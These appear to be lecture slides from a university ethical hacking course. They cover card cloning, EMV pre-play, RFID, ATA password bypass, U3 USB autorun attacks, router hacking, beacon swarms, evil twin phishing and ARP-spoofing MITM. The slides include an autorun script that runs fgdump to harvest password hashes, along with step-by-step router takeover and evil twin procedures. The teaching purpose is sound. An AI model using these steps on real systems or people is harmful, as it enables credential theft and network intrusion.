
Track 2:



Track 3:




Magnetic Card Cloning ...



- MSR605 is a magnetic card reader and writer that plugs into a computer via USB and comes with pre-packaged software for Windows.
- Required to set it into “read” mode and swipe a credit or debit card to capture card details

Magnetic Card Cloning ...



Data on card may include:

- Id Number
 - Serial Number
 - Social Security Number
 - Name & Address
 - Account Balance
 - Others.
 - Data is often in a custom format and needs to be decoded to human-readable form.

Magnetic Card Cloning ...


- A quick analysis of the data is enough to predict how to create a cloned card.
- Many access cards simply contain an ID or other sequential number.
- Brute-forcing card values can be a quick way to gain access to a system or bypass a panel.
- Simplest option to analyse the card data on the three tracks is to read multiple cards of the same type.
- Once the data has been acquired, use a ‘diff’ tool to do a visual inspection of the data find contextual data.

```
Card 1: Track 2: 001000000111100010010101010110000111110011000001001  
Card 2: Track 2: 0010000001111000100101011000000111110011000001001
```

Magnetic Card Cloning ...

Writing data back to a card:

- Choose the track to write the data to.
- A track may include checksum data to verify that the data on the card is valid or the card wasn't damaged.
- If there is a checksum, determine what checksum is being used and recalculate a new one before the card can be used.
- Sometimes a card contains a checksum but it's not actually used by the reader



EMV Cards

- EMV = Europay, Mastercard and Visa, commonly referred to cards with chips
- EMV standard is a security technology used worldwide for all payments done with credit, debit, and prepaid EMV smart cards
- EMVs are chip & signature (mainly US) or chip & PIN (most of the world)
- EMV cards are similar in data structures to Magstripe cards
- EMV cards track 1 and track 2 data is almost same
- PIN number provision makes it much more secure

EMV Cards: Pre-Play Attack

- An EMV payment card authenticates itself with a MAC of transaction data
 - Uses a freshly generated Unpredictable Number (UN).
 - If you can predict it, you can record everything you need from momentary access to a chip card to play it back and impersonate the card at a future date.
- Many ATMs and point-of-sale terminals have defective or simple random number generators (often simple counters)
- EMV specification encourages this by requiring that only four successive values of a terminal's "unpredictable number" have to be different for it to pass conformance testing.
- A hacker with transient access to a payment card (a programmer of a terminal in a Mafia-owned shop) can harvest authentication codes to create a "clone" of the card to be used later in ATMs and elsewhere.
- This is called a "pre-play" attack.

RFID Cards

- RFID card systems operate on one of two different spectrums: 135 kHz or 13.56 MHz.
- RFID cards are normally unprotected and can be cloned easily.
- RFID cards have started to employ custom cryptography and other security measures to improve security.
- RFID card use proprietary protocol.
 - Hardware tools are available to read and imitate common RFID cards.
 - An advanced version of an RFID reader/writer is the proxmark3 device.
 - Proxmark3 has an on-board FPGA built in to allow for the decoding of different RFID protocols. This tool requires skills and is costly.
 - Universal Software Radio Peripheral (USRP) is another option to intercept and decode RFID traffic
 - USRP can send and receive raw signals on the common RFID frequencies allowing it to intercept and imitate cards.

ATA Hard Disk Password Hacking

- ATA (Advance Technology Attachment) security requires that user types a password before a hard disk can be accessed by the BIOS.
- ATA does not encrypt or protect the contents of the drive.
- Multiple bypass products and services exist for specific drives but the most common and easiest is simply to hot-swap the drive into a system with ATA security disabled.
- Hot-swap work steps:
 - Boot the computer with unblocked hard drive and open BIOS menu that allows to reset ATA password
 - Carefully remove the unlocked drive from the computer and insert the locked drive.
 - Set the hard-disk password using the BIOS interface.
 - Drive will accept the new password.
- Hot swapping is risky and may damage the drive, the drive's file system or the computer.
- Requires high degree of precaution for use of this technique.

Hot Swapping

- A hot swap is the replacement of a hard drive, CD-ROM drive, power supply, or other device with a similar device while the computer system using it, remains in operation.
- Replacement can be because of a device failure or, for storage devices, to substitute other data.
- Hot swapping works by providing a rack or enclosure for the device that provides an appearance to the computer's bus or I/O controller that the device is still there while it is removed and replaced with another device.
- A hot swap arrangement is sometimes provided where multiple devices are shared on a local area network.

Hacking USB Drives

- USB drives normally use U3 standard
 - It has a secondary partition included with USB flash drives.
 - U3 partition is read only and partition menu is configured to auto execute when the USB stick is inserted into a computer
 - U3 hacking takes advantage of the autorun feature built into Windows.
- When inserted into a computer, the USB flash drive is enumerated and two separate devices are mounted:
 - U3 partition
 - Regular flash storage partition.
- U3 partition immediately runs whatever program is configured in the autorun.ini file on the partition.
- Each manufacturer provides a tool to replace the U3 partition with a custom ISO file for branding or deleting the partition.

Hacking USB Drives ...

- U3 partition can be overwritten using the manufacturer's tool to include a malicious program.
- Most common attacks are to read the password hashes from the local Windows password file or install a Trojan for remote access.
- Password file can be e-mailed to the attacker or stored on the flash drive for offline cracking later using tools like **fgdump**.
- Steps to build a USB drive based malicious program:

```
[autorun]
open= go.cmd
icon=autorun.ico
```

```
@echo off
if not exist \LOG\%computername% md \WIP\%computername% >nul
cd \WIP\CMD\ >nul
.\fgdump.exe
```



- Copy the scripts and utilities to U3CUSTOM folder provided by devices manufacturer or use a tool like Universal_Customizer

Hacking USB Drives ...

- ISOCreate.cmd included with Universal_Customizer can package up the autorun program, executables, and scripts in the U3CUSTOM directory into an ISO to be written to the U3 device.
- Final step is to write the ISO to the USB drive with the Universal_Customizer.exe.
- U3 stick is now armed and ready for use.
- Any computer that has autorun enabled will launch the fgdump.exe program and record the password hashes.
- Refer link: <https://www.raymond.cc/blog/hack-u3-usb-smart-drive-to-become-ultimate-hack-tool/>

Reverse Engineering Hardware

- Map the device
 - Remove the coverings of the device
 - May be glued shut (use heatgun) or hermetically shut (destroy external housing gently)
 - May use special security screws – find details about such components
- Remove physical protections
 - Use suitable chemicals
 - Can use x-ray imaging as well – non-invasive
- Identify ICs used
 - Get detailed datasheet of ICs from internet
- Get details of Microcontrollers, EPROMs etc
- Identify external interfaces (HDMI, USB, Audio Jack etc)
- Trace connection between various components



Reverse Engineering Hardware ...

- Sniffing bus data
 - Use logic analyzer to sniff or monitor data between various components
 - Attach a basic client device to sniff data from wireless interface
 - Identify FCC Id of interface and use FCC website to get details
 - Find out radio frequencies used by interface
- Firmware reverse engineering
 - Get firmware files from manufacturer website
 - Use hex editor to find details like default passwords, administrative ports, debug interfaces etc
- EEPROM programmers
- Microcontroller programming
- JTAG (Joint Testing Action Group)

Default Configurations

- Every device that requires a user login comes with the chicken & egg problem of how to communicate the initial default device password to the user.
- Most devices have standard passwords or insecure security settings.
- These passwords are available publicly on internet (Ex:Phenoelit default password list <http://www.phenoelit.org/dpl/dpl.html>)
- Embedded routers often share default passwords across entire product lines.
- Number of routers with remote administration and default password is very high are serious security risk.
- An attacker can log in to the router easily and change the settings to redirect the users to a malicious DNS and other services.

Default Configurations ...

- Many cell phones are shipped with Bluetooth default discovery mode ON, allowing any attacker to discover and connect with the device.
- One inexpensive off-the-shelf tool to help with Bluetooth hardware hacking is Ubertooth (ubertooth.sourceforge.net).

Router Hacking

- Router hacking allows a cyber criminal to take control of a targeted router without its owner's consent.
- Hackers conduct automated scans of routers to identify hardware that is vulnerable to an attack.
- Extract configuration files enabling them to control or manipulate any devices that connect to your network, as well as the Internet connection.
- Attacks on routers focus on those with Simple Network Management Protocol (SNMP) that is exposed to the Internet.
 - A default setting normally established during the setup of a network.
 - Many organisations leave SNMP OPEN after the setup process is complete creating risk of compromise.

How does Router Hacking Work?

- Using the default login credentials:
 - Easiest way to hack a router (If you've never changed your router's admin password, anyone can simply log in with default credentials)
 - Exploiting a firmware vulnerability:
 - Firmware is the built-in software that tells a hardware device, such as router, how it should work.
 - A hacker can leverage a router's firmware has a vulnerability, to access router's administrative settings.
 - Regularly check and install router manufacturer's website for firmware updates.
 - Cracking your password:
 - Hackers can guess or brute-force a router's password
 - Simpler passwords are very easy to crack
 - Always create a strong password for routers.
-

Uses of Router Hacking

- Eavesdropping
- Monitor HTTP connections
- Interfere with HTTP connections
- Install router malware
- Detect and attack devices on network
- Redirect internet traffic
- Use internet connection
- Add router to botnet

How to know a Router is Hacked?

- Altered DNS settings
- Admin password not working
- Slow internet
- Strange software or malware on your devices
- Unrecognised devices on your network

Correction Actions for a Hacked Router

-
- Disconnect router from internet and other devices
 - Perform factory reset
 - Change admin password
 - Create a new SSID and password for Wi-Fi
 - Create a guest network
 - Update firmware regularly

Preventive Actions Router Hacking



- Create a new admin id and password
- Disable remote access settings
- Monitor wi-Fi network traffic
- Opt for WPA3 – implements AES encryption
- Disable WPS
- Change default SSID name
- Update router firmware regularly
- Setup router firewall

Steps to Hack a Router

- Select an IP range say. **XXX.XXX.30.0 to XXX.XXX.30.255**
- Scan for routers (preferably home)
- When finished scan, find IP addresses which has open ports such as http port(80), ftp port(21) and telnet port(23).
- Access these addresses thru web browser because http port is opened
 - Find whether the web page is router log in page.
 - Error message - TD-8817 indicates "default username and password"
- Try to access the IP address using default logins.
 - Default username and passwords are not same for every routers.
- With default credential, log in to the router administration page



Smartphone Hacking with Beacon Swarm

- Smartphones keep looking for networks in vicinity on constant basis by broadcasting
 - Normally broadcast using a fake MAC id
 - Once a connection is found, it connects using the real MAC id
- Smartphones connect automatically to previously connected networks
- One can setup fake networks (SSID) to lure a phone to connect to it
- Once connected, the fake network effectively becomes the MITM
- Hardware required to create a fake network swarm
 - NodeMCU or ESP8266 device
 - Micro USB cable
- Steps
 - **Setup Arduino IDE:** to build and upload scripts for micro-controller devices
 - Download and install: http://arduino.esp8266.com/stable/package_esp8266com_index.json
 - Configure Arduino for NodeMCU boards – connect NodeMCU to computer
 - Download and install Spacehuhn's Beacon Spammer project from GITHUB - git clone https://github.com/spacehuhn/esp8266_beaconSpam.git



Smartphone Hacking with Beacon Swarm

- Steps
 - Open Beacon spammer file in Arduino IDE
 - Prepare and sort list of Open SSIDs – collect SSID list/details thru War Drive
 - "JWMarriott_GUEST\n"
 - "McDonalds Free WiFi\n"
 - "Starbucks WiFi\n"
 - Drop these SSID names into Beacon Spammer script
 - Configure Beacon Spammer and push to NodeMCU
 - Open Wireshark, set channel and filter
 - Search for probe and authentication requests
 - Filter search by MAC id being broadcasted by fake beacon – normally first 3 MAC octet
 - Ref reading: <https://null-byte.wonderhowto.com/how-to/use-esp8266-beacon-spammer-track-smartphone-users-0187599/>
 - **What can be done to prevent such attack?**

Evil Twin Attack


- Evil Twin attack takes advantage of the fact that most computers and phones will only 'see' the name of SSID of a wireless network as part of connection process.
- A hacker can take advantage of this vulnerability by setting up an Access Point with same name.
- This will trick a user into connecting if the network has the same name, same password, and same encryption.
- How does the hacker get password?
- It uses Advanced Social Engineering
 - Create a captive portal style phishing page similar to the login/password page of the network
 - Screen is similar to original one with T&C, other data and password entry fields
 - Can use **Airgeddon** or **Aircrack-ng** tools
 - Flood the actual trusted network with de-authentication requests so that the user is not able to connect and comes to join via the twin (but fake) name network
 - Upon connecting to phishing page, user will be asked for password with an plausible explanation (router has updated and requires password etc)

Evil Twin Attack...

- It uses Advanced Social Engineering
 - Use a previously captured password handshake from the actual network to validate the password entered by the user
 - If users enters wrong password, display appropriate message
 - Once user enters correct password, the network is hacked
 - This is known as **technology assisted Social Engineering**
- Steps
 - Requirements: Airgeddon, Kali Linux, Wireless adapter
 - Install and configure Airgeddon
 - Select a target
 - Gather handshake
 - Setup phishing page
 - Capture network credentials
- Ref: <https://null-byte.wonderhowto.com/how-to/hack-wi-fi-stealing-wi-fi-passwords-with-evil-twin-attack-0183880/>

Man In The Middle Attack


- Man In The middle (MITM) attack is one where the attacker (Mallory) secretly captures and relays communication between two parties who believe they are directly communicating with each other (Alice and Bob).
- One of the technique used for MITM is ARP spoofing or ARP poisoning.



- Alice and Bob are connected to a WiFi hotspot.
- They will use ARP requests and replies to find out the physical address (MAC address) to which to direct their traffic.
- Attacker (Mallory) will send a false ARP messages to Alice, giving its own MAC address as the physical address for Bob; and similar ARP messages to Bob, giving its own MAC address as the physical address for Alice.

Man In The Middle Attack

- When Alice and Bob communicate, they will treat Mallory as the destination for all of their traffic, and send their entire communication through her.
- Mallory will forward the traffic, so that neither side is aware that she is intercepting it.
- A packet from Alice to Bob will be transmitted over the air four times, with different addresses in the Layer 2 header each time
- Ref: https://youtu.be/GVu91EISH_M



Best Practices to Prevent Wi-Fi Hacks



- Purge networks not required in the preferred network list
- Use VPN to keep local traffic encrypted
- Disable auto-connect when joining networks
- Never use hidden networks
- Disable WPS functionality on routers
- Never re-use password for Wi-Fi
- Isolate clients to their own sub-net
- Ref: <https://www.varonis.com/blog/7-wi-fi-security-tips-avoid-being-easy-prey-for-hackers/>

Demo

1. **10 important changes to Kali Linux after installation**
<https://www.youtube.com/watch?v=8VL0K0rFgxw>
2. **Lazy script for wi-fi hacking**
<https://www.youtube.com/watch?v=PUQ1bMtft-o>
3. **Find information about phone number using OSINT tools**
<https://www.youtube.com/watch?v=WW6myutKBYk>
4. **Hunt down Social Media accounts by username using Sherlock**
<https://www.youtube.com/watch?v=HrqYGTK8-bo>
5. **Track and connect to Smartphone with a Beacon Swarm**
https://www.youtube.com/watch?v=o95Or-Z_Ybk
6. **Top 10 browser extension for hackers and OSINT researchers**
<https://www.youtube.com/watch?v=F3tJUNhbwnA>



Thank You



BITS Pilani
Pilani Campus

BITS Pilani Presentation

Jagdish Prasad
WILP



SSZG575: Ethical Hacking Session: 10 (Remote Connectivity)

Agenda

- Remote Connectivity and VOIP
- VoIP server/proxy
- Attacks on VoIP devices
 - SIP scanning
 - TFTP attack
 - Interception attack
- Defense against VOIP attacks
- VPN server

Remote Connectivity - VoIP

Voice Over IP (VoIP)


- VoIP is the transport of voice on top of an IP network.
- Basic setup for point-to-point communication between two users or provides full carrier grade communication services.
- Most VoIP solutions rely on multiple protocols, at least one for signalling and one for transport of the encoded voice traffic.
- Two common open signalling protocols to manage call setup, modification and closure
 - H.323: A suite of protocols defined by the International Telecommunication Union (ITU) with ASN.1 encoding
 - Makes integration with the public switched telephone network (PSTN) easier
 - Session Initiation Protocol (SIP)
- Proprietary signalling protocols include Cisco SKINNY and Avaya Unified Networks IP Stimulus (UNIStim) used in enterprise VoIP.

VoIP: SIP Protocol

- SIP is the Internet Engineering Task Force (IETF) protocol and is more popular
- Used by Enterprise voice products from Cisco, Avaya, and Microsoft
- Handles voice/video traffic, instant messages, user location, user availability, user capability, session management etc
- Operates on TCP/UDP 5060 (similar to the HTTP protocol) and implements different methods and response codes for session establishment and teardown
 - Request/Response protocol (invite, ack, update, cancel, bye requests)
 - Supported by both IPv4 & IPv6
- Refer: <https://www.voip-info.org/sip/>

VoIP: Other Protocols


- Real-Time Transport Protocol (RTP) transports encoded voice traffic
- Real-Time Control Protocol (RTCP):
 - Provides call statistics like delay, packet loss, jitter etc
 - Controls information for the RTP flow
 - Used to monitor data distribution and adjust quality of service (QoS) parameters



VoIP v/s Traditional Voice Networks

